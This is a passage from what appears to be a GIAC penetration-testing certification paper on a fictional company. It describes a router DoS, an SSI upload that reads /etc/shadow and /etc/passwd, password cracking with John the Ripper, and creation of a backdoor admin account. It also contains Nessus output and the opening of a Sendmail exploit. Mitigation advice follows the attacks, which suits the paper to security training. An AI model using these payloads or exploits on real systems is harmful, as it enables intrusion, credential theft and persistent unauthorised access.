end
```

I ran it using the command:

```
[root@attacker root]# ./cisco.sh 192.168.100.1 50
```

After running this, I tried to access the website to see if I had succeeded in bringing the router down, and saw “Page cannot be displayed” come up in my browser. This confirmed that the exploit had been successful.

Exploit 3 – Gaining admin access on the web server

Having done a DOS attack, I lay low for a few days, and then planned to do some attack which would actually give me an entry into the network. I did not find any recent exploit that would run on Solaris, and did not want to try out exploits which were too old assuming that most servers would already have software versions / patches which are not vulnerable. I went back to the website and looked carefully to check for any point of entry there. I found a page in their site which allowed interested prospective suppliers to create an account with their contact details and upload sample cookies in the form of a text file. This could be useful, because it allowed me to upload a file into their server. I could do a lot if I could execute an uploaded file. However, just uploading a file containing executable instructions, such as a shell script, would not allow me to execute it. The file should have execute permissions (i.e. execute bit set) in order to be executed on accessing it via the URL. By default when the file is uploaded the execute bit would not be set.

Then I remembered that some of the pages on GIAC's website had an extension of .shtml. This meant that they are using Server Side Includes. Misconfigured SSI could mean an entry point for me, because my uploaded file would not need to have execute permissions for server side includes to work.


SSI (Server Side Includes) are used to insert dynamic content in html pages, for example, to insert the current date and time or to insert document information such as last modified time automatically. This can be done with CGI, but that can be complex and requires programming or scripting skills. SSI are a great alternative in such cases. They let you add dynamically generated content to an existing HTML page, without having to serve the entire page via a CGI program, or other dynamic technology. SSI directives are placed in HTML pages, and evaluated on the server while the pages are being served. The server parses the SSI commands, executes them and replaces them with their outputs in the html before sending it to the user. In Apache, the mod_include module is responsible for processing SSI. To configure SSI on Apache, the Includes argument has to be specified to the Options directive in the Apache conf file. In addition, in the conf file it is specified which file extensions need to be parsed for SSI. This is usually .shtml. What is commonly overlooked is the implications of this configuration. SSI has a command called EXEC that allows execution of any code passed to it. This, coupled with allowing users to modify contents of webpages (for example, with a "guestbook" feature) or to upload files, can allow the user to run commands in the web server host.

I registered for a trial supplier account with username maverick, and logged in. I then made a small file with the SSI commands as shown below:

```
<html>
<head>
        <title> Maverick </title>
</head>
<body>
        /etc/shadow :<BR>
        <!--#exec cmd="cat /etc/shadow"-->
        <BR><BR>
        /etc/passwd :<BR>
        <!--#exec cmd="cat /etc/passwd"-->
</body>
</html>
```

This would simply show the contents of the /etc/passwd and /etc/shadow files. I saved this file as maverick.shtml and uploaded it into the GIAC server. Of course, for this to work the web server needs to be running as root so that it can access the /etc/shadow and /etc/passwd files, but then with luck the web server could actually be set up to run as root, especially if there are some admin modules in the application which need access to some system files.

Now, having uploaded the file, it was time to try my luck. Since I was logged in, the web page gave me a link to the file I had uploaded which I could click on to view my cookies file. The following screenshot shows this.


Welcome Maverick - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Mail Print Edit
Address http://www.giaccookies.com/newsuppliers/upload.htm
Go
Links Paladion mail rediff Yahoo! Mail Google BLabs cissp Dictionary India Cracked malaysia MIEL
Browse...
Upload Reset
Remove
Done
My Computer

Welcome Maverick!

1. Modify my account details

2. Upload a file

3. Files you have uploaded

maverick.shtml

Upload your sample cookies in a text file for us to evaluate. You can upload a maximum of three files.

Please make sure you enter the correct email address in your account information so that we can send you our replies / further queries.

I tried to access the web page I had uploaded from the link. Sure enough, what seemed like the contents of the /etc/passwd and /etc/shadow files were displayed. I now copied all this data into files on my local machine.


At this point, I had the password files of the web server and could use any password-cracking tool to crack the passwords.

Cracking Passwords

John the Ripper is a very powerful and fast password cracking tool that is primarily for cracking UNIX passwords (though it also supports Windows platforms). It is a free software available at http://www.openwall.com/john/. It requires an encrypted password file as input. On a system with shadowed passwords, it requires both the shadow and passwd file. It does not understand shadow files. But it includes a utility called unshadow that can be used to merge the passwd and shadow files to create a file that resembles the older /etc/passwd files that contained both the userid and the encrypted passwd. This generated file can then be used by John the Ripper.

```
[root@attacker run]# ./unshadow /root/passwd /root/shadow > s1
[root@attacker run]# ./john s1
Loaded 8 passwords with 8 different salts (FreeBSD MD5 [32/32])
abc          (abc)
orange        (samv)
orange        (ppp)
test123       (root)
test123       (user1)
admin123       (webadmin)
guesses: 6  time: 0:00:29:12 (3)  c/s: 946  trying: mushor1
```

The tool was able to crack the password of a user called webadmin. The username set me thinking. Many web applications have admin modules; this was something I had not yet looked for. I tried the URL http://www.giaccookies.com/admin. I got a popup window asking me for username and password.



Enter Network Password
Please type your user name and password.
Site: www.giac.com
Realm giac.com
User Name
Password
Save this password in your password list
OK
Cancel

It is not uncommon to find the same username / password combination in the OS and the application. So, I typed in the username webadmin and the corresponding password. Voila! I was inside the admin module.
Here I could view all the suppliers' account information, details of their pending and fulfilled payments, etc. I could also view customers' account details, such as their email ids, amount due, etc. I could also view and modify the pricing details for various bulk purchases. This could be very damaging for the company as

they might end up undercharging customers, for example, due to my modification of the figures.
I had the names of some of the top management members from my early explorations of their website, and I had also noticed the trend that the email ids at GIAC Enterprises have the first name initial followed by the last name (e.g. jwillis@giaccookies.com, who had posted the Sendmail query I found in Google groups search). I could send out mails to the customers, and equipped with the details I had from their account information, I could very convincingly pose as a GIAC Employee sending out correspondence to the customers. Then by giving misleading information to the customers, for example, I could damage the reputation of GIAC Enterprises.
I also had access to various detailed purchase and sales reports, which are highly confidential company information.

Keeping Access

Equipped with an admin login in the application, the possibilities were immense. One thing that immediately caught my attention was the addition / deletion of users in the application. I created a user for myself with the highest privileges - admin. This would allow me to login as admin into the GIAC application even if the administrator changed his password.


GIAC Enterprises Admin Module - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Forward Stop Refresh Home Search Favorites History Mail Print Edit
Address http://www.giaccookies.com/admin/useradd.htm
Links Paladion mail rediff Yahoo! Mail Google BLabs cissp Dictionary India Cracked malaysia
Done
My Computer

GIAC Enterprises Admin Module

User Administration Module - Add User

UserName	
Password	
Retype Password	
Email Address	
Description	

User Permissions [✓ Admin] Read-Write Read-only

Submit Reset

Covering the Tracks

As I did not have any further use of the shtml that I had uploaded, I deleted it to avoid suspicion, as GIAC employees would periodically be checking the files uploaded by prospective suppliers to decide whether to consider them for supplying cookies. Also, since I had created an account, I uploaded a file containing a small set of cookies. (Of course, I was no expert at writing cookies, so they never would consider the cookies I uploaded, but then uploading inferior cookies was not going to make anybody suspicious.)

Mitigation & Detection

In the course of this paper I tried to run an exploit on the mail server, did a DOS on the router, and finally gained administrative access to the web application.

The attack on the mail server is most likely to have failed just because the exploit was not specifically written for Solaris. That is a matter of chance. A successful exploit could have given me root access to the mail server. Using the root level access on the mail server I could run the same exploit on the internal mail server, and gain access to their internal subnet. From there I could have moved further on to the other servers. The best way to prevent such attacks is to have a very strong upgrade / patch management system in place. Any patches and upgrades, not just for the operating system but also for the other software running on the servers need to be tested and applied in a timely manner.

The DOS on the router again could have been prevented with timely upgrade to a non-vulnerable version made available by Cisco. Here no complex exploit code was required, so the risk of attack was high as soon as the vulnerability was announced. So, patch management policy had to be very effective.

Sam Wilson's paper mentioned that the servers are hardened Solaris boxes with the latest patches applied. But it has not been mentioned what the upgrade policy is. So, for the purpose of this paper I have made two assumptions:

1. OS patches and upgrades are checked for and applied regularly, but other software upgrades are not checked for as frequently. Hence the latest upgrade might not have been done for Sendmail.
2. The upgrade policy is not sufficiently aggressive, so the Cisco upgrade was not done soon enough to prevent the DOS attack. It was a very recent vulnerability and did not require hackers to wait for exploits to come up. Tools like hping were all that were required.

What I have tried to illustrate through these examples is that the upgrade / patch policy needs to take into account regularly watching out for upgrades and patches not just for the operating system but also other software running on the systems. Also, the upgrades should be applied as soon as possible, because some vulnerabilities can be attacked very soon.

The attack on the web application could have been prevented / contained had the web server not been running with root privileges. It is always advisable to run the applications with least possible privileges so that even if the application is compromised, the attacker will just get the low level privileges of the application. Another point that I have tried to show is that when users are allowed input privileges, the application has to be very careful about what it does with the user's input data. Through the upload of files I was able to execute system commands on the web server even though the uploaded file did not have execute permissions. What also came up was the risk of mis-configuring SSI (Server Side Includes) which can allow execution of commands. The execution of commands could have been prevented by configuring SSI with IncludesNOEXEC instead of just Includes so that SSI are allowed, but commands cannot be executed through them.[5]

Another thing which is very important is enforcing a password policy with strong passwords and regular changing of passwords, so that it is not feasible in terms

[5] More about Server Side Includes at http://httpd.apache.org/docs/howto/ssi.html

of time for an attacker to try to crack the passwords using tools like John the Ripper.

Finally, it is a good idea to have an IDS in place in a network to detect attacks using techniques like malformed packets, packet flooding, etc. Non-commercial IDS like Snort[6] are available freely for download and can prove extremely effective in detecting and taking action against such attacks.

[6] Snort is a popular open source IDS available at http://www.snort.org/dl/

References

"Apache Tutorial: Introduction to Server Side Includes".
URL: http://httpd.apache.org/docs/howto/ssi.html. (14 September 2003)

"Apache module mod_include".
URL: http://httpd.apache.org/docs/mod/mod_include.html. (14 September 2003)

"Apache Week. Using Server Side Includes". 9 August 1996.
URL: http://www.apacheweek.com/features/ssi. (14 September 2003)

Arkin, Ofir and Yarochkin, Fyodor. "Xprobe v2.0. A "Fuzzy" Approach to Remote Active Operating System Fingerprinting". August 2002.
URL: http://www.sys-security.com/archive/papers/Xprobe2.pdf. (12 September 2003)

Bordet, Julien. "Remote SMTP Server Detection" . 4 September 2002.
URL: http://www.greyhats.org/outils/smtpscan/remote_smtp_detect.pdf. (12 September 2003)

"Cisco IOS Malicious IPV4 Packet Sequence Denial Of Service Vulnerability". 02 August 2003. URL: http://www.securityfocus.com/bid/8211. (12 September 2003)

"Cisco Security Advisory: Cisco IOS Interface Blocked by IPv4 Packets". Document ID: 44020. 04 September 2003.
URL: http://www.cisco.com/warp/public/707/cisco-sa-20030717-blocked.shtml. (12 September 2003)

"Configuring Network Address Translation: Getting Started". Document ID: 13772. 03 June 2003. URL: http://www.cisco.com/warp/public/556/12.html. (07 September 2003)

Conoboy, Brendan and Fichtner, Erik. "IP Filter Based Firewalls HOWTO". 11 December 2002. URL: http://www.obfuscation.org/ipf/ipf-howto.txt. (07 September 2003)

Deraison, Renaud . "Nessusd man page". February 2003
URL: http://www.nessus.org/doc/nessusd.html. (12 September 2003)

Deraison, Renaud . "Nessus man page". February 2003
URL: http://www.nessus.org/doc/nessus.html. (12 September 2003)

Etter, Andrew. "A Guide to Wardriving and Detecting Wardrivers".

URL: http://www.sans.org/rr/papers/68/174.pdf. (10 September 2003)

"Free Sun Alert Notifications Article 51181". 6 March 2003.
URL: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert/51181. (14 September 2003)

Fyodor. " Nmap network security scanner man page".
URL: http://www.insecure.org/nmap/data/nmap_manpage.html. (12 September 2003)

Fyodor. "Remote OS detection via TCP/IP Stack FingerPrinting". 11 June 2002.
URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html. (12 September 2003)

Goldsmith, David and Schiffman, Michael. "Firewalking". October 1998.
URL: http://packetstormsecurity.nl/UNIX/audit/firewalk/firewalk-final.html. (12 September 2003)

Hauser, van. "Placing Backdoors Through Firewalls ".
URL: http://www.thc.org/papers/fw-backd.htm. (12 September 2003)

Hernan, Shawn V. "CERT/CC Vulnerability Note VU#411332. Cisco IOS Interface Blocked by IPv4 Packet". Document Revision 24. 17 July 2003.
URL: http://www.kb.cert.org/vuls/id/411332. (14 September 2003)

Herzog, Pete. "Open-Source Security Testing Methodology Manual". OSSTMM 2.1. 23 August 2003. URL: http://www.isecom.ca/mirror/osstmm.en.2.1.pdf. (07 September 2003)

Hodes, Greg. "PhoneSweep The Corporate War Dialer".
URL: http://www.sans.org/rr/papers/61/401.pdf. (10 September 2003)

Kingpin. "Wardialing Brief".
URL: "http://www.atstake.com/research/reports/acrobat/wardialing_brief.pdf. (10 September 2003)

Lanza , Jeffrey P. and Hernan, Shawn V. "CERT/CC Vulnerability Note VU#398025. Remote Buffer Overflow in Sendmail". Document Revision 24. 03 March 2003. URL: http://www.kb.cert.org/vuls/id/398025. (12 September 2003)


Layton, Timothy P. "Penetration Studies – A Technical Overview". 30 May 2002.
URL: http://www.sans.org/rr/papers/42/267.pdf. (07 September 2003)

Savetz, Kevin . "What is Whois? (NetAnswers Internet Extra newsletter, 1998)".
URL: http://www.savetz.com/articles/nie46.html. (07 September 2003)

“Sendmail Header Processing Buffer Overflow Vulnerability”. 19 August 2003.
URL : http://www.securityfocus.com/bid/6991. (12 September 2003)

Spangler, Ryan. “Analysis of Remote Active Operating System Fingerprinting Tools”. May 2003.
URL: http://www.packetwatch.net/documents/papers/osdetection.pdf. (12 September 2003)

Appendix A – Description of Sam Wilson's Network



The GIAC Enterprises network designed by Sam Wilson has a firewall with four interfaces which segments the network into four subnets.

- The external network (10.1.1.0/28) consists of a border router and the firewall. A pool of addresses in this subnet is used for the remote employees who dial in to the router.
- The service network (10.1.2.0/29) consists of the firewall, proxy server, DNS and NTP server and mail relay server. This is the only subnet accessible from the Internet.
- The proxied network (10.1.3.0/29) consists of the firewall, FTP server and web server.
- The internal network (10.1.4.0/24) consists of the firewall, employee workstations, internal mail server, internal DNS server and various internal servers like syslog server, database server, etc.

Outside Access to this network

- Customers have http, https access to the web server. This is, however, not direct access. There is a proxy in between which the customers actually access.
- Suppliers access the FTP server to upload files. Again, the same proxy receives the requests for the FTP server.
- The border router acts as the VPN gateway for partners to connect to the GIAC network.
- Remote employees have dial in access to the router using smart key authentication. They use SSH to make an encrypted connection. Once connected, they become a part of the external network.

Observations about the network

- The service network is the only part of the GIAC network accessible from outside.
- The reverse proxy, which is Squid, proxies for the web server, FTP server and telnet server. So none of these are directly accessible from outside.
- Since customers can access the web pages from anywhere, http and https to the proxy server are open from anywhere.
- Suppliers can also FTP to the GIAC network from anywhere, so the firewall allows FTP from anywhere on the Internet.
- There are two DNS servers in the GIAC network, the internal DNS server which the employees query, and an external DNS server on the service network which the internal DNS sends queries to. This in turn queries the DNS information on the Internet. However, neither of the DNS servers is accessible from outside, which means that GIAC Enterprises does not resolve its own domain.
- There is an internal mail server on the internal network and a mail relay server on the service network. To send mails, the mail relay server can connect to any IP on the Internet on port 25. Also, to receive mails, anyone on the Internet is allowed a connection to port 25 on the mail relay.

- Selective ICMP is allowed in from the Internet. ICMP echo reply, destination unreachable and source quench are allowed from outside. ICMP echo request addressed only to the service network is allowed to come in. All other ICMP is blocked. Echo request, echo reply, destination unreachable and source quench are allowed to go out to the Internet from the GIAC network.
- If a firewall just drops packets addressed to blocked ports, a scanner can understand that the ports are being filtered. The GIAC network firewall, however, sends a reset for a blocked TCP port and a port unreachable for a blocked UDP port so that from outside they appear to be closed.

Appendix B – Nessus Output

Nessus Scan Report

This report gives details on hosts that were tested and issues that were found. Please follow the recommended steps and procedures to eradicate these threats.

Scan Details

Hosts which where alive and responding during test
1

Number of security holes found
4

Number of security warnings found
2

Host List

Host(s)
Possible Issue

192.168.100.3
Security hole(s) found

[return to top]

Analysis of Host

Address of Host
Port/Service
Issue regarding Port

192.168.100.3
smtp (25/tcp)
Security hole found

192.168.100.3
general/tcp
Security warning(s) found

192.168.100.3
general/udp
Security notes found

Security Issues and Fixes: 192.168.100.3

Type
Port
Issue and Fix

Vulnerability
smtp (25/tcp)

The remote sendmail server, according to its version number,
may be vulnerable to a remote buffer overflow allowing remote
users to gain root privileges.

Sendmail versions from 5.79 to 8.12.7 are vulnerable.
Solution : Upgrade to Sendmail ver 8.12.8 or greater or
if you cannot upgrade, apply patches for 8.10-12 here:

http://www.sendmail.org/patchcr.html

NOTE: manual patches do not change the version numbers.
Vendors who have released patched versions of sendmail
may still falsely show vulnerabilty.

*** Nessus reports this vulnerability using only
*** the banner of the remote SMTP server. Therefore,
*** this might be a false positive.

see http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21950
http://www.cert.org/advisories/CA-2003-07.html
http://www.kb.cert.org/vuls/id/398025

Risk factor : High
CVE : CAN-2002-1337
BID : 6991
Nessus ID : 11316

Vulnerability
smtp (25/tcp)

The remote sendmail server, according to its version number,
may be vulnerable to a buffer overflow its DNS handling code.

The owner of a malicious name server could use this flaw
to execute arbitrary code on this host.

Solution : Upgrade to Sendmail 8.12.5
Risk factor : High
CVE : CVE-2002-0906
BID : 5122
Nessus ID : 11232

Vulnerability
smtp (25/tcp)

smrsh (supplied by Sendmail) is designed to prevent the execution of
commands outside of the restricted environment. However, when commands
are entered using either double pipes (||) or a mixture of dot
and slash characters, a user may be able to bypass the checks
performed by smrsh. This can lead to the execution of commands
outside of the restricted environment.

```
Solution : upgrade to the latest version of Sendmail (or at least 8.12.8).
Risk factor : Medium
CVE : CAN-2002-1165
BID : 5845
Nessus ID : 11321

Vulnerability
smtp (25/tcp)

The remote sendmail server, according to its version number,
may be vulnerable to a remote buffer overflow allowing remote
users to gain root privileges.

Sendmail versions from 5.79 to 8.12.8 are vulnerable.
Solution : Upgrade to Sendmail ver 8.12.9 or greater or
if you cannot upgrade, apply patches for 8.10-12 here:

http://www.sendmail.org/patchps.html

NOTE: manual patches do not change the version numbers.
Vendors who have released patched versions of sendmail
may still falsely show vulnerabilty.

*** Nessus reports this vulnerability using only
*** the banner of the remote SMTP server. Therefore,
*** this might be a false positive.

Risk factor : High
CVE : CAN-2003-0161
BID : 7230
Nessus ID : 11499

Warning
smtp (25/tcp)

The remote SMTP server answers to the EXPN and/or VRFY commands.

The EXPN command can be used to find the delivery address of mail aliases, or
even the full name of the recipients, and the VRFY command may be used to check the
validity of an account.


Your mailer should not allow remote users to use any of these commands,
because it gives them too much information.


Solution : if you are using Sendmail, add the option :

O PrivacyOptions=goaway

in /etc/sendmail.cf.

Risk factor : Low
CVE : CAN-1999-0531
Nessus ID : 10249

Warning
smtp (25/tcp)

According to the version number of the remote mail server,
a local user may be able to obtain the complete mail configuration
and other interesting information about the mail queue even if
he is not allowed to access those information directly, by running
sendmail -q -d0-nnnn.xxx
where nnnn & xxx are debugging levels.
```

```
If users are not allowed to process the queue (which is the default)
then you are not vulnerable.

Solution : upgrade to the latest version of Sendmail or
do not allow users to process the queue (RestrictQRun option)
Risk factor : Very low / none
Note : This vulnerability is _local_ only
CVE : CAN-2001-0715
BID : 3898
Nessus ID : 11088

Informational
smtp (25/tcp)
Remote SMTP server banner :
220 SolarisHost ESMTP Sendmail 8.9.3+Sun/8.9.3; Thu, 28 Aug 2003 12:11:39 +0800 (CST)



This is probably: Sendmail version 8.9.3+Sun

Nessus ID : 10263

Informational
smtp (25/tcp)

Nessus sent several emails containing the EICAR
test strings in them to the postmaster of
the remote SMTP server.

The EICAR test string is a fake virus which
triggers anti-viruses, in order to make sure
they run.

Nessus attempted to e-mail this string five times,
with different codings each time, in order to attempt
to fool the remote anti-virus (if any).


If there is an antivirus filter, these messages should
all be blocked.

*** To determine if the remote host is vulnerable, see
*** if any mail arrived to the postmaster of this host

Solution: Install an antivirus / upgrade it

Reference : http://online.securityfocus.com/archive/1/256619
Reference : http://online.securityfocus.com/archive/1/44301
Reference : http://online.securityfocus.com/links/188

Risk factor : Low
Nessus ID : 11034

Informational
general/tcp
Remote OS guess : Solaris 8 early access beta through actual release

CVE : CAN-1999-0454
Nessus ID : 11268





Informational
general/udp
```

```
For your information, here is the traceroute to 192.168.100.3 :
192.168.100.3
        1  192.168.0.105  0.293 ms  0.202 ms  0.202 ms
        2  206.24.238.166  13.736 ms  13.762 ms  13.703 ms
        3  216.33.98.3  15.731 ms  15.262 ms  15.106 ms
        4  116.167.0.254  14.754 ms  14.486 ms  15.203 ms
        5  * * *
        6  * * *
Nessus ID : 10287
```

This file was generated by Nessus, the open-sourced security scanner.

Appendix C – SendMail Exploit Code

```
/* Sendmail <8.12.8 crackaddr() exploit by bysin */
/*            from the l33tsecurity crew         */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>

int maxarch=1;
struct arch {
        char *os;
        int angle,nops;
        unsigned long aptr;
} archs[] = {
        {"Slackware 8.0 with sendmail 8.11.4",138,1,0xbfffbe34}
};


/////////////////////////////////////////////////////////

